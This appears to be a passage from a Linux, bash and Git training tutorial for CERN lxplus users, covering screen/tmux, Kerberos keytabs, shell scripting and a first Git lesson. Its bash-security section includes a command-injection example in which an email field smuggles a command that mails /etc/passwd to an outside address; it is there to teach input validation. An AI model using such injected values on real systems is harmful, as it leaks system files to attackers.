The following commands should help you get started using multiple tabs in a screen window. Note that `^a` stands for `Ctrl-a` in this list.

- Create a new tab: `^a c`
- Switch to tab number #: `^a #` (where # is a digit)
- Switch to the last visited tab: `^a ^a`
- Close a tab: log out of the shell with `^d`
- Kill a tab: `^a k` (only use if normal logout through `^d` doesn't work because a process has crashed)
- Change a tab's name: `^a A`

As one last note, you may find it easier if the tab numbers start with 1, rather than 0. To accomplish this, append the following lines to the aforementioned file `~/.screenrc` :

```
# Start with window 1 (instead of 0)
bind c screen 1
bind ^c screen 1
bind 0 select 10
screen 1
```

Persistent screen or tmux session on lxplus

Setting up password-less kerberos token

In order for the kerberos token to be refreshed automatically, it must be possible to do so without a password. Therefore, we create a keytab (similar to a private ssh key) on lxplus using the keytab utility. After starting it by typing `ktutil`, type the following three lines into the prompt and confirm the first two steps with your password.

```
add_entry -password -p USERNAME@CERN.CH -k 1 -e arcfour-hmac-md5
add_entry -password -p USERNAME@CERN.CH -k 1 -e aes256-cts
wkt USERNAME.keytab
```

and close the `ktutil` prompt with `Ctrl+D`. This will create a file called USERNAME.keytab in the current directory. It is strongly recommended to store this file in a directory to which only you have access as anyone who obtains a copy of this file can use it to obtain tokens in your name.

Making use of the keytab

This keytab file can now be used to obtain kerberos tokens without having to type a password:

```
kinit -k -t USERNAME.keytab USERNAME@CERN.CH
```

where `-k` tells `kinit` to use a keytab file and `-t USERNAME.keytab` where this keytab actually is.

Using k5reauth to automatically refresh your kerberos token

To create a permanent session of `tmux` or `screen`, the `k5reauth` command is used, which by default creates a new shell and attaches it as a child to itself and keeps renewing the kerberos token for its children. `k5reauth` can start processes other than a new shell by specifying the program you want to start as an argument

```
k5reauth -f -i 3600 -p .... -- <command>
```

To start `screen` or `tmux` run:

```
k5reauth -f -i 3600 -p USERNAME -k /path/to/USERNAME.keytab -- tmux new-session -s NAME
```

which will create a `tmux` session whose kerberos token is refreshed automatically every 3600 seconds. When attaching back to the process, a simple

```
tmux attach-session -t NAME
```

or

```
tmux a
```

(if you want to attach the most recently used session) is sufficient.

You will almost certainly want to use an alias or function to access this command. One way to do that would be to copy and paste the following into your `~/.bashrc` (if you use bash):

```
ktmux(){
    if [[ -z "$1" ]]; then #if no argument passed
        k5reauth -f -i 3600 -p USERNAME -k /path/to/USERNAME.keytab -- tmux new-session
    else #pass the argument as the tmux session name
        k5reauth -f -i 3600 -p USERNAME -k /path/to/USERNAME.keytab -- tmux new-session -s $1
    fi
}
```

You could then start a tmux session named “Test” using

```
ktmux Test
```

More about the UNIX shell

Types of shell

Several shells are available, the most common ones being probably `bash` and `tcsh`. In this tutorial, we will always refer to the `bash` shell, but keep in mind that other shells exist, which may sometimes have different syntax and behaviour! To check the type of shell we are using we can type `echo` to display the value of the `$0` environment variable:

```
echo $0
```

which, if the shell in use is `bash`, returns

```
-bash
```

Manual pages

Each command has a manual page where you can find more information on how to use it. The manual pages can be accessed through the `man` command, for example:

```
man ls
```

But what if we are looking for a command, but don't know or don't remember its name? In this case it might be useful to use the `apropos` command. For example, if we want to list the contents of a directory, we could look for something like

```
apropos "list directory"
```

which will return a list of (possibly) relevant commands, together with their descriptions. In this particular case:

```
dir                (1)  - list directory contents
gfal-ls            (1)  - list directory contents or file information
ls                 (1)  - list directory contents
ls                 (1p)  - list directory contents
vdir               (1)  - list directory contents
```

Environment variables

In addition to `0`, some other common examples of environment variables are `EDITOR`, `PATH`, and `LD_LIBRARY_PATH`, whose value can be displayed by

```
echo $EDITOR
echo $PATH
echo $LD_LIBRARY_PATH
```

In particular, the `PATH` variable specifies in which directories programs can be found (for example, if we type `ls`, the command `ls` is searched for in such directories), while the `LD_LIBRARY_PATH` variable specifies where shared libraries are located. Environment variables can be exported with

```
export VARNAME=value
```

This can be done from the command line or from within a `bash` script. For example, let's create a `bash` script named `StarWars.sh`, having the following lines:

```
#!/bin/bash
echo "Hello Star Wars' world"
export CHARACTER="Anakin"
```

After saving and closing, we can run it from the shell with

```
bash StarWars.sh
```

or with

```
./StarWars.sh
```

the latter after changing the file permissions with `chmod u+x StarWars.sh`, so that the script can actually be executed. The file permissions tell us who is allowed to do what to a given file or directory. There are three basic permission types (read, write, and execute) and three sets of people to be given permissions (owner, users in the group, and users not in the group, where the group is defined for each file or directory and the group membership is configurable). The owner and the group can be managed by the `chown` and `chgrp` commands.

What happens if we now write `echo $CHARACTER` in the terminal? Can you explain why?

Let's now try the following: {.callout}

```
source StarWars.sh
```

or, equivalently:

```
. StarWars.sh
```

and then

```
./StarWars.sh
echo $CHARACTER
```

Is there any difference?

`Exercise (5 min):` Change the file permissions so that your friends can read, write, and execute (or not) the `StarWars.sh` shell script and try to set their Star Wars character to something you like.

Variables

In `bash`, variables are usually interpreted as strings. However, we can do integer arithmetic using the `let` keyword. Let's add to `StarWars.sh` the following lines:

```
A=1
B=2
strvar=$A+$B
let intvar=$A+$B
echo "strvar is ${strvar}, intvar is ${intvar}"
```

What can you notice?

Differences among files

The `diff` command is used to compare files line by line. To simply check for differing files:

```
diff -q file1.dat file2.dat
```

To show the output in two columns and suppress the common lines:

`diff -y –suppress-common-lines file1.dat file2.dat`

To show the unified diff:

`diff -u file1.dat file2.dat`

Looping over files

In bash, loops have the following syntax:

```
for VARIABLE in LIST
do
  <something>
done
```

if the loop has to be repeated a fixed number of times, or:

```
while [ EXPRESSION ]
do
  <something>
done
```

if the loop has to be repeated until a condition is fulfilled.

Conditionals

Conditionals have the following syntax:

```
if [ COND1 ]
then
    echo "COND1 evaluated to true"
elif [COND2 ]
then
    echo "COND2 evaluated to true"
else
    echo "Test not passed"
fi
```

`Exercise (5 min):` Create a text file and then write a script that checks whether the text file

- exists;
- is readable;
- is newer than another text file.

`Exercise (5 min):` In the `StarWars.sh` script, add some lines to check whether

- `A` is equal to `B` ;
- `A` is smaller than `B` ;
- `A` is larger than `B` . Be careful! We might be tempted to use `>` and `<` inside the shell script, but they actually havea a different meaning for the shell, so `lt` and `gt` should be used instead.

Linking commands

Let us consider the three following lines, in which we link the commands to list the files in the `Poems` and `Recipes` folders through the `;` , `&&` , or `||` operators:

```
ls Poems/*.txt; ls Recipes/*.txt
ls Poems/*.txt && ls Recipes/*.txt
ls Poems/*.txt || ls Recipes/*.txt
```

The `;` means execute the first, then the second; the `&&` means execute the first, then the second if the first was successful, while the `||` means execute the first, then the second if the first was not successful.

Pipes and redirection

We already saw how to chain commands together, for example using the pipe to redirect the output of a command to a file or to feed it to another command.

`Exercise (5 min)` : Save in a file the lines containing the word "force" searching for them in all the files in the `Material/StarWars` folder.

Solution:

```
files=`ls StarWars/*.txt`
for file in $files; do grep –color -w "force" $file >> Sentences.dat; done
```

`Exercise (5 min):` Now do the same, but searching for a string provided by the user.

Solution:

There are two ways to supply inputs to a shell script.

Open `StarWars.sh` and add the following lines

```
files=`ls StarWars/*.txt`
echo "Enter the string to be looked for…"
read string
echo "Looking for: ${string}"
for file in $files; do grep –color -w $string $file >> Sentences2.dat; done
```

Another solution is to replace the lines above with

```
files=`ls StarWars/*.txt`
string=$1
echo "Looking for: ${string}"
for file in $files; do grep –color -w $string $file >> Sentences2.dat; done
```

where command line arguments are used, and run again with

```
. StarWars.sh
```

and

```
. StarWars.sh force
```

It must be noticed that the first argument is saved in the `$1` variable. What is, then, `$0` ? This is the name of the shell script! And what is `$#` ? This is the number of parameters!

What happens if we do not provide any argument? We need to check that the string has been assigned, which can be done by adding

```
if [ -n "${string}" ]
then
    for file in $files; do grep —color -w $string $file >> Sentences.dat; done
else
    echo "No string provided."
    return
fi
```

What happens if we use `exit` instead of `return` ?

Another useful command worth mentioning is `tee` , which allows to save the output into a file, but also to show it on the stdout (our screen):

```
ls Poems/*.txt | tee ListOfFilesWithTee.dat
```

If we want to append to the output file, we can use the `-a` option:

```
ls Poems/*.txt | tee -a ListOfFilesWithTee.dat
```

Bash security

Situations that can turn very wrong very quickly, which means it is important to be aware of potentially dangerous behaviours.

It is a good practice to not trust input data, which is one of the most common reasons of security-related incidents. Some examples are buffer overflow (that is, accepting input longer than the size of the allocated memory), invalid or malicious input, code inside data, and many others.

One practical example, provided by Sebastian Lopienski, is the following: let's say we wrote a script that sends emails using the `mail` command:

```
cat confirmation.txt | mail $email
```

and someone provides the following email address:

```
me@fake.com; cat /etc/passwd | mail me@real.com
```

So, what do we get?

```
cat confirmation.txt | mail me@fake.com;
cat /etc/passwd | mail me@real.com
```

Great!

Complexity

Bash is great until a certain level of complexity is reached…so try to keep it simple! What about this?

Text viewers

The `less` command, which is the improved version of an earlier program, called `more` , is used to read but not edit text files. It allows to scroll both forwards and backwards through the text file, as well as to perform a basic search. Up and down arrows (or `j` and `k`) allow to scroll through the text file, line by line, while `Ctrl+f` and `Ctrl+b` allow to scroll through the text file, page by page. To go to a specific line, it is possible to type the number of the line and then press `G` . To search for a string forward, press `/` and then type the string. To search for a string backward, press `?` and then type the string. To quit, press `q` .

The `cat` command is even simpler than `less` , since it just outputs the contents of one or more files to the standard output.

```
cat file.dat
cat file1.dat file2.dat
```

But it is very powerful when linking commands!

Finally, the `head` / `tail` commands print the first(last) n lines of a given file:

```
head -n 2 file.dat
head -n 2 file1.dat file2.dat
```

Text editors

Text editors allow not only to read, but also to modify the contents of a text file. There are text editors available for every taste, and this is for sure a not-exhaustive list of those you may find along your way:

- `vim` or simply `vi`
- `emacs`
- `nano`
- `gedit`

Disk space

At some point we all need to check how much space we are using. For doing that, we can use the `df` and `du` commands. The `df` command displays the disk usage and remaining free space on all currently mounted devices:

```
df
```

We can specify the option `-h` to convert to human readable units (kB, MB, GB, …):

```
df -h
```

and a directory, if we want to inspect only that:

```
df -h directory
```

The `du` command is similar to `df`, but goes recursively in all subdirectories of the present working directory:

```
du
```

If the option `-s` is specified,

```
du -s
```

it checks the present working directory only. As for `df`, the `-h` option allows to have human readable units. Another interesting option is

```
du –max-depth=N
```

which allows to go `N` directories deep.

Over the Wire and Bandit wargame

And to conclude...let's start a 20 min wargame on Over the Wire and compete to earn a delicious cold beer to be served soon after the session itself!

Bandit is a wargame aimed at absolute beginners. It is organised in levels, each level requiring to having completed the previous one. Don’t

panic if you have no clue how to proceed:

```
- try using the manual, by typing man <command> (even man has a man) and then type q to quit the manual pages;
- for shell built-in commands, try with help <command>;
- ask Google or your favourite search engine!
```

Git


As stated on the project's official website git-scm.com,

Git is a free and open source distributed version control system designed to handle everything from small to very large projects with speed and efficiency.

Great so this means that here we have a tool that we can use free of charge (even better, we can look at and modify the source code) which allows us to version our projects. Versioning in turn means that we can keep a history of changes made to the project in question. Additionally it is distributed which for practical purposes means that me keeping a history does not depend on the benevolence (or even existence) of some remote server. The following tutorial is intended to

1. Convince you of Git's superiority
2. Teach you to use Git locally to version changes on a local project
3. Teach you to use Git to collaborate with others on remote projects

We hope that at the end of the day (or at least after the first time Git has saved you from losing your progress) you will accept that it is *the best and only way* to version anything from your diary to your future company's software.




Automated Version Control

Learning Objectives

- Understand the benefits of an automated version control system.
- Understand the basics of how Git works.

We'll start by exploring how version control can be used to keep track of what one person did and when. Even if you aren't collaborating with other people, automated version control is much better than this situation:




"Piled Higher and Deeper" by Jorge Cham, http://www.phdcomics.com


We've all been in this situation before: it seems ridiculous to have multiple nearly-identical versions of the same document. Some word processors let us deal with this a little better, such as Microsoft Word's Track Changes, Google Docs' version history, or LibreOffice's Recording and Displaying Changes.

Version control systems start with a base version of the document and then save just the changes you made at each step of the way. You can think of it as a tape: if you rewind the tape and start at the base document, then you can play back each change and end up with your latest version.

Once you think of changes as separate from the document itself, you can then think about "playing back" different sets of changes onto the base document and getting different versions of the document. For example, two users can make independent sets of changes based on the same document.



Unless there are conflicts, you can even play two sets of changes onto the same base document.



A version control system is a tool that keeps track of these changes for us and helps us version and merge our files. It allows you to decide which changes make up the next version, called a commit, and keeps useful metadata about them. The complete history of commits for a particular project and their metadata make up a repository. Repositories can be kept in sync across different computers facilitating collaboration among different people.

The Long History of Version Control Systems

Automated version control systems are nothing new. Tools like RCS, CVS, or Subversion have been around since the early 1980s and are used by many large companies. However, many of these are now becoming considered as legacy systems due to various limitations in their capabilities. In particular, the more modern systems, such as Git and Mercurial are *distributed*, meaning that they do not need a centralized server to host the repository. These modern systems also include powerful merging tools that make it possible for multiple authors to work within the same files concurrently.

Paper Writing

- Imagine you drafted an excellent paragraph for a paper you are writing, but later ruin it. How would you retrieve the *excellent* version of your conclusion? Is it even possible?
- Imagine you have 5 co-authors. How would you manage the changes and comments they make to your paper? If you use LibreOffice Writer or Microsoft Word, what happens if you accept changes made using the `Track Changes` option? Do you have a history of those changes?

Key Points

- Version control is like an unlimited 'undo'.
- Version control also allows many people to work in parallel.

Setting Up Git

Learning Objectives

- Configure `git` the first time it is used on a computer.
- Understand the meaning of the `--global` configuration flag.

When we use Git on a new computer for the first time, we need to configure a few things. Below are a few examples of configurations we will set as we get started with Git:

- our name and email address,
- to colorize our output,
- what our preferred text editor is,
- and that we want to use these settings globally (i.e. for every project)

On a command line, Git commands are written as `git verb`, where `verb` is what we actually want to do. So here is how Dracula sets up his new laptop:

```
$ git config --global user.name "Vlad Dracula"
$ git config --global user.email "vlad@tran.sylvan.ia"
$ git config --global color.ui "auto"
```

Please use your own name and CERN email address instead of Dracula's. This user name and email will be associated with your subsequent Git activity, which means that any changes pushed to GitHub, BitBucket, GitLab or another Git host server in a later lesson will include this information.

Line Endings

As with other keys, when you hit the 'return' key on your keyboard, your computer encodes this input. For reasons that are long to explain, different operating systems use different character(s) to represent the end of a line. (You may also hear these referred to as newlines or line breaks.) Because git uses these characters to compare files, it may cause unexpected issues when editing a file on different machines.

You can change the way git recognizes and encodes line endings using the 'core.autocrlf' command to 'git config'. The following settings are recommended:

On OS X and Linux:

```
$ git config --global core.autocrlf input
```

And on Windows:

```
$ git config --global core.autocrlf true
```

You can read more about this issue on this GitHub page.

Dracula also has to set his favorite text editor, following this table:

Editor	Configuration command
Atom	`$ git config --global core.editor "atom --wait"`
nano	`$ git config --global core.editor "nano -w"`
BBEdit (Mac, with command line tools)	`$ git config --global core.editor "edit -w"`
Sublime Text (Mac)	`$ git config --global core.editor "subl -n -w"`
Sublime Text (Win, 32-bit install)	`$ git config --global core.editor "'c:/program files (x86)/sublime text 3/sublime_text.exe' -w"`
Sublime Text (Win, 64-bit install)	`$ git config --global core.editor "'c:/program files/sublime text 3/sublime_text.exe' -w"`
Notepad++ (Win, 32-bit install)	`$ git config --global core.editor "'c:/program files (x86)/Notepad++/notepad++.exe' -multiInst -notabbar -nosession -noPlugin"`
Notepad++ (Win, 64-bit install)	`$ git config --global core.editor "'c:/program files/Notepad++/notepad++.exe' -multiInst -notabbar -nosession -noPlugin"`
Kate (Linux)	`$ git config --global core.editor "kate"`
Gedit (Linux)	`$ git config --global core.editor "gedit --wait --new-window"`
Scratch (Linux)	`$ git config --global core.editor "scratch-text-editor"`
emacs	`$ git config --global core.editor "emacs"`
vim	`$ git config --global core.editor "vim"`

It is possible to reconfigure the text editor for Git whenever you want to change it.

Exiting Vim

Note that `vim` is the default editor for many programs. If you haven't used `vim` before and wish to exit a session, type `Esc` then `:q!` and `Enter` .

The four commands we just ran above only need to be run once: the flag `--global` tells Git to use the settings for every project, in your user account, on this computer.

You can check your settings at any time:

```
$ git config --list
```

You can change your configuration as many times as you want: just use the same commands to choose another editor or update your email address.

Git Help and Manual

Always remember that if you forget a `git` command, you can access the list of commands by using `-h` and access the Git manual by using `--help` :

```
$ git config -h
$ git config --help
```

Key Points

- "Use `git config` to configure a user name, email address, editor, and other preferences once per machine."

Creating a Repository

Learning Objectives

- Create a local Git repository.

Once Git is configured, we can start using it. Let's create a directory for our work and then move into that directory:

```
$ mkdir planets
$ cd planets
```

Then we tell Git to make `planets` a repository—a place where Git can store versions of our files:

```
$ git init
```

If we use `ls` to show the directory's contents, it appears that nothing has changed:

```
$ ls
```

But if we add the `-a` flag to show everything, we can see that Git has created a hidden directory within `planets` called `.git` :

```
$ ls -a
.    ..    .git
```

Git stores information about the project in this special sub-directory. If we ever delete it, we will lose the project's history.

We can check that everything is set up correctly by asking Git to tell us the status of our project:

```
$ git status
# On branch master
#
# Initial commit
#
nothing to commit (create/copy files and use "git add" to track)
```

Places to Create Git Repositories

Dracula starts a new project, `moons` , related to his `planets` project. Despite Wolfman's concerns, he enters the following sequence of commands to create one Git repository inside another:

```
$ cd             # return to home directory
$ mkdir planets  # make a new directory planets
$ cd planets     # go into planets
$ git init       # make the planets directory a Git repository
$ mkdir moons    # make a sub-directory planets/moons
$ cd moons       # go into planets/moons
$ git init       # make the moons sub-directory a Git repository
```

Why is it a bad idea to do this? (Notice here that the `planets` project is now also tracking the entire `moons` repository.) How can

Dracula undo his last `git init` ?

Solution

Git repositories can interfere with each other if they are "nested" in the directory of another: the outer repository will try to version-control the inner repository. Therefore, it's best to create each new Git repository in a separate directory. To be sure that there is no conflicting repository in the directory, check the output of `git status`. If it looks like the following, you are good to go to create a new repository as shown above:

```
$ git status
```

```
fatal: Not a git repository (or any of the parent directories): .git
```

Note that we can track files in directories within a Git:

```
$ touch moon phobos deimos titan    # create moon files
$ cd ..                             # return to planets directory
$ ls moons                          # list contents of the moons directory
$ git add moons/*                   # add all contents of planets/moons
$ git status                        # show moons files in staging area
$ git commit -m "add moon files"    # commit planets/moons to planets Git repository
```

Similarly, we can ignore (as discussed later) entire directories, such as the `moons` directory:

```
$ nano .gitignore # open the .gitignore file in the texteditor to add the moons directory
$ cat .gitignore # if you run cat afterwards, it should look like this:
moons
```

To recover from this little mistake, Dracula can just remove the `.git` folder in the moons subdirectory. To do so he can run the following command from inside the 'moons' directory:

```
$ rm -rf moons/.git
```

But be careful! Running this command in the wrong directory, will remove the entire git-history of a project you might wanted to keep. Therefore, always check your current directory using the command `pwd`.

Key Points

- `git init` initializes a repository.

Tracking Changes

Learning Objectives

- Go through the modify-add-commit cycle for one or more files.
- Explain where information is stored at each stage of Git commit workflow.
- Distinguish between descriptive and non-descriptive commit messages.

First let's make sure we're still in the right directory. You should be in the `planets` directory.

```
$ pwd
```

If you are still in `moons` navigate back up to `planets`

```
$ cd ..
```

Let's create a file called `mars.txt` that contains some notes about the Red Planet's suitability as a base. We'll use `nano` to edit the file; you can use whatever editor you like. In particular, this does not have to be the `core.editor` you set globally earlier. But remember, the bash command to create or edit a new file will depend on the editor you choose (it might not be `nano`). For a refresher on text editors, check out "Which Editor?" in The Unix Shell lesson.

```
$ nano mars.txt
```

Type the text below into the `mars.txt` file:

```
Cold and dry, but everything is my favorite color
```

`mars.txt` now contains a single line, which we can see by running:

```
$ ls
```

```
mars.txt
```

```
$ cat mars.txt
```

```
Cold and dry, but everything is my favorite color
```

If we check the status of our project again, Git tells us that it's noticed the new file:

```
$ git status
```

```
On branch master

Initial commit

Untracked files:
   (use "git add <file>..." to include in what will be committed)

    mars.txt
nothing added to commit but untracked files present (use "git add" to track)
```

The "untracked files" message means that there's a file in the directory that Git isn't keeping track of. We can tell Git to track a file using `git add`:

```
$ git add mars.txt
```

and then check that the right thing happened:

```
$ git status
```

```
On branch master

Initial commit

Changes to be committed:
  (use "git rm --cached <file>..." to unstage)

    new file:   mars.txt
```

Git now knows that it's supposed to keep track of `mars.txt`, but it hasn't recorded these changes as a commit yet. To get it to do that, we need to run one more command:

```
$ git commit -m "Start notes on Mars as a base"
```

```
[master (root-commit) f22b25e] Start notes on Mars as a base
 1 file changed, 1 insertion(+)
 create mode 100644 mars.txt
```

When we run `git commit`, Git takes everything we have told it to save by using `git add` and stores a copy permanently inside the special `.git` directory. This permanent copy is called a commit (or revision) and its short identifier is `f22b25e` (your commit will have a different identifier.)

We use the `-m` flag (for "message") to record a short, descriptive, and specific comment that will help us remember later on what we did and why. If we just run `git commit` without the `-m` option, Git will launch `nano` (or whatever other editor we configured as `core.editor`) so that we can write a longer message.

Good commit messages start with a brief (<50 characters) summary of changes made in the commit. If you want to go into more detail, add a blank line between the summary line and your additional notes.

If we run `git status` now:

```
$ git status
```

```
On branch master
nothing to commit, working directory clean
```

it tells us everything is up to date. If we want to know what we've done recently, we can ask Git to show us the project's history using `git log`:

```
$ git log
```

```
commit f22b25e3233b4645dabd0d81e651fe074bd8e73b
Author: Vlad Dracula <vlad@tran.sylvan.ia>
Date:   Thu Aug 22 09:51:46 2013 -0400

    Start notes on Mars as a base
```

`git log` lists all commits made to a repository in reverse chronological order. The listing for each commit includes the commit's full identifier (which starts with the same characters as the short identifier printed by the `git commit` command earlier), the commit's author, when it was created, and the log message Git was given when the commit was created.

Where Are My Changes?

If we run `ls` at this point, we will still see just one file called `mars.txt`. That's because Git saves information about files' history in the special `.git` directory mentioned earlier so that our filesystem doesn't become cluttered (and so that we can't accidentally edit or delete an old version).

Now suppose Dracula adds more information to the file. (Again, we'll edit with `nano` and then `cat` the file to show its contents; you may use a different editor, and don't need to `cat`.)

```
$ nano mars.txt
```

```
$ cat mars.txt
```

```
Cold and dry, but everything is my favorite color
The two moons may be a problem for Wolfman
```

When we run `git status` now, it tells us that a file it already knows about has been modified:

```
$ git status
```

```
On branch master
Changes not staged for commit:
  (use "git add <file>..." to update what will be committed)
  (use "git checkout -- <file>..." to discard changes in working directory)

    modified:   mars.txt

no changes added to commit (use "git add" and/or "git commit -a")
```

